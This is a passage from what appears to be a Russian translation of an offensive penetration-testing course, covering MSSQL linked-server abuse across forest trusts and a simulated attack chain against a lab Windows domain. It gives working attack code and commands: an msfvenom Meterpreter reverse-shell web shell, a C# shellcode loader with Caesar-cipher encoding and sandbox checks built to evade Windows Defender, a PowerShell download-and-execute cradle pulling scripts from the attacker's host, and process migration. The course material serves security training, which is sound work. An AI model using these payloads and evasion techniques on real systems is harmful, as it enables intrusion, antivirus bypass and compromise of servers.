После компиляции кода можно выполнить вход и вывести имя логина вместе с ролями.

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Connected to rdc01.corp1.com
Logged in as: PROD\offsec
User is a member of public role
User is NOT a member of sysadmin role
```

Листинг 869 - Аутентификация на MSSQL-сервере `RDC01.CORP1.COM`

Хотя наш пользователь происходит из `prod.corp1.com`, мы можем обратиться к базе данных в родительском домене. Как и ожидалось, доступ непривилегированный. Теперь попробуем тот же вход на `dc01.corp2.com`.

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Connected to dc01.corp2.com
Logged in as: PROD\offsec
User is a member of public role
User is NOT a member of sysadmin role
```

Листинг 870 - Аутентификация на MSSQL-сервере `DC01.CORP2.COM`

И снова мы получаем доступ к базе MSSQL, на этот раз через доверие лесов. Если в базе есть неверные настройки, это может позволить повысить привилегии до `sysadmin` и скомпрометировать саму операционную систему.

Поскольку этот раздел посвящён связанным серверам, используем разработанную технику для перечисления связанных серверов через хранимую процедуру `sp_linkedservers`.

```
...
String execCmd = "EXEC sp_linkedservers;";

SqlCommand command = new SqlCommand(execCmd, con);
SqlDataReader reader = command.ExecuteReader();

while (reader.Read())
{
  Console.WriteLine("Linked SQL server: " + reader[0]);
}
reader.Close();
...
```

Листинг 871 - Вызов `sp_linkedservers` для перечисления связанных SQL-серверов

После повторной компиляции обновлённого кода выполним его.

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Linked SQL server: CDC01.PROD.CORP1.COM
Linked SQL server: DC01.CORP2.COM
Linked SQL server: RDC01\SQLEXPRESS
```

Листинг 872 - Связанные SQL-серверы с `RDC01.CORP1.COM`

Вывод показывает, что мы нашли связь с MSSQL-сервером в `corp2.com`. Теперь нужно определить контекст входа. Снова положимся на ранее разработанную технику.

```
C:\tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Executing as the login PROD\offsec on RDC01.CORP1.COM
Executing as the login sa on DC01.CORP2.COM
```

Листинг 873 - Перечисление контекста входа через связь

Следуя по связи, мы получили контекст входа `sa`. Это даёт выполнение кода на MSSQL-сервере внутри доверенного леса. Отлично.

Windows-аутентификация к MSSQL возможна через доменное и лесовое доверие и создаёт атакующую поверхность, способную нарушить границу безопасности. Кроме того, связанные SQL-серверы дают ещё один потенциальный вектор атаки через доменное и лесовое доверие.

### 16.6.2.1 Упражнения

1. Повторите перечисление SPN, связанных с MSSQL, и низкопривилегированных учётных записей.
2. Найдите связь с `dc01.corp2.com` и используйте её для получения выполнения кода внутри `corp2.com`.

### 16.6.2.2 Дополнительное задание

Вместо входа на MSSQL-сервер `rdc01.corp1.com` используйте MSSQL-сервер на `cdc01.corp1.com` и задействуйте связи SQL Server, чтобы получить выполнение кода на `dc01.corp2.com`.

## 16.7 Завершение

В этом модуле мы погрузились в одни из самых сложных концепций Active Directory и исследовали, что они означают для нас как для тестировщиков на проникновение. Архитектура инфраструктуры Active Directory может открывать пути компрометации, которые намного превосходят ожидания некоторых организаций. Лес настолько силён, насколько силён его наименее защищённый домен, и даже граница безопасности, задаваемая доверием лесов, в отдельных случаях может быть нарушена.

## Примечания


**[1]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/dacls-and-aces
**[2]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-definition-language
**[3]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/ace-strings
**[4]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-rights-and-access-masks
**[5]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/generic-access-rights
**[6]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/standard-access-rights
**[7]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
**[8]** (BlackHat, 2017), https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf
**[9]** (PowerView, 2018), https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
**[10]** (adsecurity, 2015), https://adsecurity.org/?p=1729
**[11]** (BloodHound, 2019), https://github.com/BloodHoundAD/BloodHound
**[12]** (@Waldo, 2017), https://wald0.com/?p=112
**[13]** (SharpHound, 2020), https://github.com/BloodHoundAD/SharpHound
**[14]** (Microsoft, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects#:~:text=A%20Group%20Policy%20Object%20%28GPO%29,and%20in%20the%20Active%20Directory
**[15]** (BloodHound, 2020), https://bloodhound.readthedocs.io/en/latest/data-analysis/bloodhound-gui.html
**[16]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-functional-levels
**[17]** (RFC4120, 2020), https://tools.ietf.org/html/rfc4120

**[18]** (Microsoft, 2020), https://support.microsoft.com/en-us/help/305144/how-to-use-useraccountcontrol-to-manipulate-user-account-properties
**[19]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518(v=ws.11)?redirectedfrom=MSDN
**[20]** (@harmj0y, 2020), https://github.com/GhostPack/Rubeus
**[21]** (Dirk-jan Mollema, 2019), https://github.com/dirkjanm/krbrelayx
**[22]** (@rvrsh3ll, 2020), https://github.com/rvrsh3ll/Rubeus-Rundll32
**[23]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/02636893-7a1f-4357-af9a-b672e3e3de13
**[24]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/bde93b0e-f3c9-4ddf-9f44-e1453be7af5a
**[25]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/86261ca1-154c-41fb-8e5f-c6446e77daaa
**[26]** (Benjamin Delphy, 2019), https://github.com/gentilkiwi/kekeo
**[27]** (@harmj0y, 2018), http://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/
**[28]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/enable-computer-and-user-accounts-to-be-trusted-for-delegation
**[29]** (Microsoft, 2016), https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview
**[30]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/cea4ac11-a4b2-4f2d-84cc-aebb4a4ad405?redirectedfrom=MSDN
**[31]** (Kevin Robertson, 2020), https://github.com/Kevin-Robertson/Powermad
**[32]** (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/convertto-securestring?view=powershell-7
**[33]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.security.accesscontrol.rawsecuritydescriptor?view=netframework-4.8
**[34]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ad/forests
**[35]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn579255(v=ws.11)?redirectedfrom=MSDN
**[36]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731935(v=ws.11)
**[37]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.domain.getalltrustrelationships?view=netframework-4.8
**[38]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/dsgetdc/nf-dsgetdc-dsenumeratedomaintrustsa
**[39]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/adschema/c-trusteddomain
**[40]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher?view=netframework-4.8
**[41]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directoryentry?view=netframework-4.8
**[42]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/69e86ccc-85e3-41b9-b514-7d969cd0ed73?redirectedfrom=MSDN
**[43]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids
**[44]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217(v=ws.11)
**[45]** (@harmj0y, 2018), https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/
**[46]** (Microsoft, 2019), https://support.microsoft.com/en-us/help/4490425/updates-to-tgt-delegation-across-incoming-trusts-in-windows-server
**[47]** (Microsoft, 2014), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10)?redirectedfrom=MSDN
**[48]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.forest.getalltrustrelationships?view=netframework-4.8
**[49]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217(v=ws.11)
**[50]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN
**[51]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-security-groups
**[52]** (Dirk-jan Mollema, 2019), https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/
**[53]** (Fox IT, 2018), https://blog.fox-it.com/2018/04/26/escalating-privileges-with-acls-in-active-directory/

# Глава 17. Собираем всё вместе

На протяжении курса мы вводили разные концепции и векторы атак, а также использовали готовые и собственные инструменты для их эксплуатации. В большинстве сценариев выполненные упражнения были изолированными. Однако в реальном тесте на проникновение мы часто объединяем атаки и техники, выстраивая цепочки, одновременно уклоняясь от антивирусов и других механизмов защиты.

В этом модуле мы пройдём атаку против сети машин, объединяя разные атаки и техники в рамках смоделированного теста на проникновение. Перед началом повторим несколько концепций применительно к этому модулю.

Обычно тест на проникновение проводится либо полностью с внешней позиции, либо с позиции предполагаемой компрометации. Во втором случае тестировщику предоставлен аутентифицированный доступ хотя бы к одной системе в сети. Именно этого основного подхода мы придерживались в течение курса.

При гибридном подходе «серого ящика» у тестировщика есть доступ к ограниченной информации. Тест с предполагаемой компрометацией попадает в эту категорию.

Поскольку в этом курсе мы в основном выполняли тесты с предполагаемой компрометацией, в этом модуле вместо этого проведём смоделированный тест на проникновение без начальной точки опоры. В частности, начиная тест, мы не будем иметь доступа ни к какой информации или данным аутентификации.

Мы пройдём довольно простой пример с тремя сетевыми машинами, но, как увидим, построение цепочки атак редко бывает простым. Также мы будем использовать виртуальную машину разработки для сбора информации, тестирования и разработки кода, что часто встречается во время теста на проникновение.

## 17.1 Перечисление и оболочка

В большинстве случаев межсетевой экран блокирует доступ к внутренней сети, оставляя открытыми только публично доступные службы, например веб- и почтовые серверы. Это оставляет два распространённых направления атаки: социальную инженерию через электронную почту или серверную атаку. Если у клиента нет предпочтений, мы выполняем перечисление, чтобы определить лучший подход.

В реальном тесте мы часто начинаем перечисление с OSINT и изучения публично доступных ресурсов. Однако для этого модуля сделаны некоторые упрощения. Целевая сеть состоит только из трёх машин, и между нашей Kali-машиной и целевыми машинами не установлен межсетевой экран.

Кроме того, мы пропустим многие аспекты часто обширных этапов разведки по открытым источникам и сбора информации, которые трудно воспроизвести в этой среде.

### 17.1.1 Первичное перечисление

Начнём с базовой разведки. Когда мы сканируем реальные цели инструментами вроде сетевых сканеров и веб-краулеров, хорошей практикой обычно считается запускать их с максимально ограниченной областью, чтобы не перегружать системы. Поскольку у нас всего три системы (`192.168.120.130-132`), просканируем 1000 самых распространённых портов с помощью nmap.

```
kali@kali:~$ sudo nmap -A -Pn 192.168.120.130-132
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.120.130
Host is up (0.12s latency).
```

```
Not shown: 987 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-24 18:11:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: evil.com0., Site: Default-First-
    Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: evil.com0., Site: Default-First-
    Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EVIL
|   NetBIOS_Domain_Name: EVIL
|   NetBIOS_Computer_Name: DC02
|   DNS_Domain_Name: evil.com
|   DNS_Computer_Name: dc02.evil.com
...
Nmap scan report for 192.168.120.131
Host is up (0.12s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EVIL
|   NetBIOS_Domain_Name: EVIL
|   NetBIOS_Computer_Name: FILE01
|   DNS_Domain_Name: evil.com
|   DNS_Computer_Name: file01.evil.com
...
Nmap scan report for 192.168.120.132
Host is up (0.12s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title:
|   title: \x0D
|_\x0D
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EVIL
|   NetBIOS_Domain_Name: EVIL
|   NetBIOS_Computer_Name: WEB01
|   DNS_Domain_Name: evil.com
|   DNS_Computer_Name: web01.evil.com
...
```

Листинг 874 - Сокращённые результаты Nmap-сканирования целей

Вывод в листинге 874 показывает, что мы имеем дело с Windows-средой, а именно с инфраструктурой Active Directory, содержащей домен `evil.com`, где хост `DC02` выступает контроллером домена. Кроме того, сканирование выявляет два сервера: `web01` и `file01`.

Удалённый рабочий стол запущен на всех трёх целях, и хотя мы могли бы выполнить перебор паролей, это не типичная находка во внешнем тесте на проникновение. Зато `web01` публикует IIS-веб-сервер на TCP-порту 80, что является более подходящим первым вектором для нашего примера. Начнём с просмотра веб-сервера.




Рисунок 249: Веб-приложение на порту 80 web01

Как показано на рисунке 249, это веб-приложение позволяет загружать файлы. При неправильной настройке это может дать нам нужную начальную точку опоры.

Надо признать, веб-сайт, разрешающий неаутентифицированную загрузку файлов, выглядит довольно нереалистично. Однако начальных векторов существует бесчисленное множество, а основной фокус этого модуля - построение цепочек атак и объединение концепций, обсуждавшихся в предыдущих модулях.

Поскольку целей очень мало, приостановим перечисление и сосредоточимся на этой потенциальной уязвимости.

#### 17.1.1.1 Упражнения

1. Выполните перечисление трёх хостов.
2. Откройте веб-службу, опубликованную `web01`, и найдите приложение для загрузки файлов.

### 17.1.2 Получение начальной точки опоры

Теперь, когда мы нашли потенциальный вектор атаки, попробуем его эксплуатировать. Сначала нужно определить используемый движок обработки и место загрузки файлов. Изучим HTML-код.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
</title></head>
<body>
    <form method="post" action="./" id="form1" enctype="multipart/form-data">
<div class="aspNetHidden">
...
```

Листинг 875 - HTML-код показывает использование .NET

Согласно выводу в листинге 875, приложение использует .NET. Создадим тестовый .NET-файл с расширением `aspx`.

```
<%@ Page Language="C#" %>
<script runat="server">
</script>
```

Листинг 876 - Простой aspx-файл для проверки

Код в листинге 876 указывает, что внутри тегов `script` мы собираемся использовать C#. Поскольку между тегами кода нет, ничего не выполнится, но сначала мы просто загрузим файл через веб-интерфейс и попробуем обратиться к нему из корневого веб-каталога. Если файл записывается в корневой каталог веб-сервера или подкаталог, не требующий аутентификации, мы сможем заставить веб-сервер выполнить его; в этом случае результатом должна быть пустая страница.

Загрузим файл и попробуем открыть его в браузере.

```
Server Error in '/' Application.
The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed,
    had its name changed, or is temporarily unavailable.  Please review the following URL and make sure that
    it is spelled correctly.

Requested URL: /test.aspx
```

Листинг 877 - Обращение к `test.aspx` из корневого каталога веб-сервера не работает

К сожалению, мы получили сообщение `not found`. Перечислим подкаталоги веб-сервера и попробуем вызвать наш код оттуда. Используем Gobuster,[1] который для этой простой задачи быстрее других инструментов вроде dirb.[2] Сначала установим Gobuster на Kali.

```
kali@kali:~$ sudo apt install gobuster -y
...
```

Листинг 878 - Установка Gobuster

Затем запустим его с параметром `dir` для поиска каталогов и флагом `-e`, чтобы отображать полные URI-пути. Также передадим целевой URL (`-u`) и файл словаря (`-w`).

```
kali@kali:~$ gobuster dir -e -u http://192.168.120.132/ -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.120.132/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/06/25 02:35:20 Starting gobuster
===============================================================
http://192.168.120.132/aspnet_client (Status: 301)
http://192.168.120.132/upload (Status: 301)
===============================================================
2020/06/25 02:36:15 Finished
===============================================================
```

Листинг 879 - Результаты Gobuster против web01

Перечисление вернуло только пользовательский подкаталог `/upload`. Когда мы открываем `/upload/test.aspx`, получаем пустую страницу, что, вероятно, означает выполнение нашего кода.

Дальнейшая атака довольно прямолинейна. Мы можем сгенерировать ASPX-веб-оболочку с помощью msfvenom, содержащую обратную оболочку Meterpreter, загрузить её через приложение и открыть по пути `upload`. Это должно запустить выполнение и дать нам обратную оболочку.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -f aspx -o /
    home/kali/met.aspx
...
Payload size: 691 bytes
Final size of aspx file: 4584 bytes
Saved as: /home/kali/met.aspx
```

Листинг 880 - ASPX-веб-оболочка, сгенерированная с помощью msfvenom

Далее настроим Metasploit `multi/handler`, загрузим оболочку как `met.aspx` и попробуем открыть её в браузере.

```
Server Error in '/Upload' Application.
Could not load file or assembly 'file:///C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
    Files\upload\4fd4a6be\2a870af3\App_Web_met.aspx.cdcab7d2.e86ytam7.dll' or one of its dependencies.
    Operation did not complete successfully because the file contains a virus or potentially unwanted
    software. (Exception from HRESULT: 0x800700E1)

Description: An unhandled exception occurred during the execution of the current web request. Please review
    the stack trace for more information about the error and where it originated in the code.
...
```

Листинг 881 - Антивирус удалил веб-оболочку

Однако оболочку мы не получаем, а браузер показывает ошибку из листинга 881. Она явно указывает на наличие антивирусного ПО, которое помечает нашу веб-оболочку.

Windows-серверы, в отличие от большинства Linux-серверов, часто запускают какой-либо антивирус.

Следующий шаг - попытаться обойти антивирусную защиту, используя навыки, обсуждавшиеся в курсе. Для начала откроем `met.aspx`, чтобы понять, почему он помечается.

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr
    flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr
    lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] vL8fwOy_ = new byte[691] { 0xfc,0x48,0x83,0xe4,0xf0,... };

        IntPtr uPR9CPj_b7 = VirtualAlloc(IntPtr.Zero,(UIntPtr)vL8fwOy_.Length,MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
        System.Runtime.InteropServices.Marshal.Copy(vL8fwOy_,0,uPR9CPj_b7,vL8fwOy_.Length);
        IntPtr graLqi = IntPtr.Zero;
        IntPtr vn4FD0Agd = CreateThread(IntPtr.Zero,UIntPtr.Zero,uPR9CPj_b7,IntPtr.Zero,0,ref graLqi);
    }
</script>
```

Листинг 882 - Частичное содержимое `met.aspx`

Сокращённое содержимое `met.aspx` совпадает с нашим ранее разработанным базовым C#-загрузчиком шеллкода. Как мы знаем по предыдущим попыткам, этот код помечается и сигнатурным, и эвристическим сканированием.

К счастью, у нас уже был эффективный обход. Используем неэмулируемый API и зашифруем шеллкод Meterpreter простым шифром Цезаря. Поскольку код для этих техник уже был разработан, можно вернуться к предыдущим проектам Visual Studio и быстро встроить его в эту веб-оболочку.

Сначала скопируем объявления `DllImport`, необходимые для `VirtualAllocExNuma` и `GetCurrentProcess`, а также код для вызова `VirtualAllocExNuma` и обработки возвращаемого значения.

```
...
[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,
    IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

[System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
private static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32
    flAllocationType, UInt32 flProtect, UInt32 nndPreferred);

[System.Runtime.InteropServices.DllImport("kernel32.dll")]
private static extern IntPtr GetCurrentProcess();

protected void Page_Load(object sender, EventArgs e)
{
    IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
    if(mem == null)
    {
        return;
    }
...
```

Листинг 883 - Код для обхода эвристического обнаружения

Поскольку веб-оболочка не импортирует пространство имён `System.Runtime.InteropServices` на глобальном уровне, включим его в каждое объявление импорта.

Теперь используем ранее разработанный код для шифрования шеллкода и произвольно выберем 5 в качестве ключа шифра Цезаря.

```
byte[] buf = new byte[691] { 0xfc,0x48,0x83,0xe4,0xf0,... };

byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
    encoded[i] = (byte)(((uint)buf[i] + 5) & 0xFF);
}

StringBuilder hex = new StringBuilder(encoded.Length * 2);
foreach (byte b in encoded)
{
    hex.AppendFormat("0x{0:x2}, ", b);
}

Console.WriteLine("The payload is: " + hex.ToString());
```

Листинг 884 - C#-код для шифрования шеллкода

Теперь можно выполнить код шифрования и скопировать зашифрованный шеллкод в веб-оболочку. Также добавим соответствующую процедуру расшифровки, как показано в листинге 885.

```
...
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
if(mem == null)
{
    return;
}

byte[] vL8fwOy_ = new byte[691] { 0x01, 0x4d, 0x88, ... };

for(int i = 0; i < vL8fwOy_.Length; i++)
{
    vL8fwOy_[i] = (byte)(((uint)vL8fwOy_[i] - 5) & 0xFF);
}

IntPtr uPR9CPj_b7 = VirtualAlloc(IntPtr.Zero,(UIntPtr)vL8fwOy_.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

```
System.Runtime.InteropServices.Marshal.Copy(vL8fwOy_,0,uPR9CPj_b7,vL8fwOy_.Length);
IntPtr graLqi = IntPtr.Zero;
IntPtr vE3FMd = CreateThread(IntPtr.Zero,UIntPtr.Zero,uPR9CPj_b7,IntPtr.Zero,0,ref graLqi);
...
```

Листинг 885 - Процедура расшифровки вставлена в код

После внедрения всего кода обхода антивируса в веб-оболочку загрузим её через веб-форму и выполним.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.132; (UUID: ftkiispt) Staging x64 payload (
    207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.132:50098)

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool

meterpreter > sysinfo
Computer        : WEB01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : EVIL
Logged On Users : 7
Meterpreter     : x64/windows
```

Листинг 886 - Обратная оболочка Meterpreter

Это успешно обходит AV и даёт нам обратную оболочку. Из вывода команд `getuid` и `sysinfo` видно, что оболочка выполняется в контексте стандартной служебной учётной записи IIS (`DefaultAppPool`) на хосте `WEB01` в домене `EVIL`.

#### 17.1.2.1 Упражнения

1. Выполните перечисление и найдите каталог загрузки.
2. Попробуйте использовать обычную веб-оболочку с полезной нагрузкой Meterpreter, чтобы получить обратную оболочку.
3. Используйте техники обхода AV, чтобы избежать обнаружения.

### 17.1.3 Постэксплуатационное перечисление

Теперь, когда мы получили обратную оболочку, выполним постэксплуатационное перечисление: как для понимания возможных путей атаки, так и для определения защитных механизмов, с которыми придётся иметь дело.

Вывод предыдущей команды `sysinfo` из листинга 886 показывает, что версия ОС определена как `Windows 2016+`, но номер сборки `17763` даёт полную картину. Windows Server 2016 и 2019 основаны на кодовой базе Windows 10, у которой было множество выпусков.[3] По сути, сборка `17763` соответствует Windows 10 версии 1809 или Windows Server 2019.

Имея эту информацию, мы можем попытаться повысить привилегии, но сначала нужно сделать работу удобнее, поскольку текущая оболочка не идеальна. Главная проблема в том, что исходная оболочка Meterpreter основана на ASPX-веб-оболочке, а значит, она завершится, если истечёт таймаут рабочего веб-процесса.

Решить это можно миграцией оболочки в другой процесс. Обычно можно было бы мигрировать в процесс вроде `explorer.exe`, но поскольку служебная учётная запись IIS использует неинтерактивный вход, процесса `explorer.exe` в этом контексте нет. Фактически единственный процесс, работающий от имени пользователя `DefaultAppPool`, - это рабочий веб-процесс. Чтобы решить проблему, создадим скрытый экземпляр Notepad и мигрируем в него.

```
meterpreter > execute -H -f notepad
Process 620 created.

meterpreter > migrate 620
[*] Migrating from 508 to 620...
[*] Migration completed successfully.
```

Листинг 887 - Миграция в notepad

С более стабильной оболочкой можно начинать постэксплуатационное перечисление. Мы уже знаем, что на этой машине есть антивирус, но хотим определить конкретный продукт, чтобы упростить попытку обхода. Также нужно понять, поддерживает ли антивирус AMSI.

Для обнаружения множества локальных настроек и сведений о хосте можно использовать PowerShell-скрипт HostRecon.[4] Поскольку это PowerShell-скрипт, используем оболочку Meterpreter, чтобы открыть командную строку, которую затем превратим в PowerShell. Далее загрузим PowerShell-скрипт `HostRecon.ps1` с нашего веб-сервера Kali и загрузим его в память через PowerShell-команду загрузки.

```
meterpreter > shell
Process 3000 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> (new-object system.net.webclient).downloadstring('http://192.168.119.120/
    HostRecon.ps1') | IEX
(new-object system.net.webclient).downloadstring('http://192.168.119.120/HostRecon.ps1') | IEX
```

Листинг 888 - Загрузка и импорт `HostRecon.ps1`

Мы автоматически обходим политику выполнения PowerShell с помощью командлета `Invoke-Expression` (`IEX`) и выполняем функцию `Invoke-HostRecon`.

```
PS C:\windows\system32\inetsrv> Invoke-HostRecon
Invoke-HostRecon
[*] Hostname WEB01
...
[*] Current Domain and Username
Domain = IIS APPPOOL
Current User = DefaultAppPool
...
[*] Checking local firewall status.
The local firewall appears to be enabled.
...
[*] Checking for Local Admin Password Solution (LAPS)
The LAPS DLL was not found.
...
[*] Checking for common security product processes
Possible Windows Defender AV process MsMpEng is running.
...
```

Листинг 889 - Сокращённый вывод `Invoke-HostRecon`

Сокращённый вывод показывает, что антивирусный движок, вероятно, Windows Defender, который использует AMSI. Кроме того, похоже, LAPS не применяется.

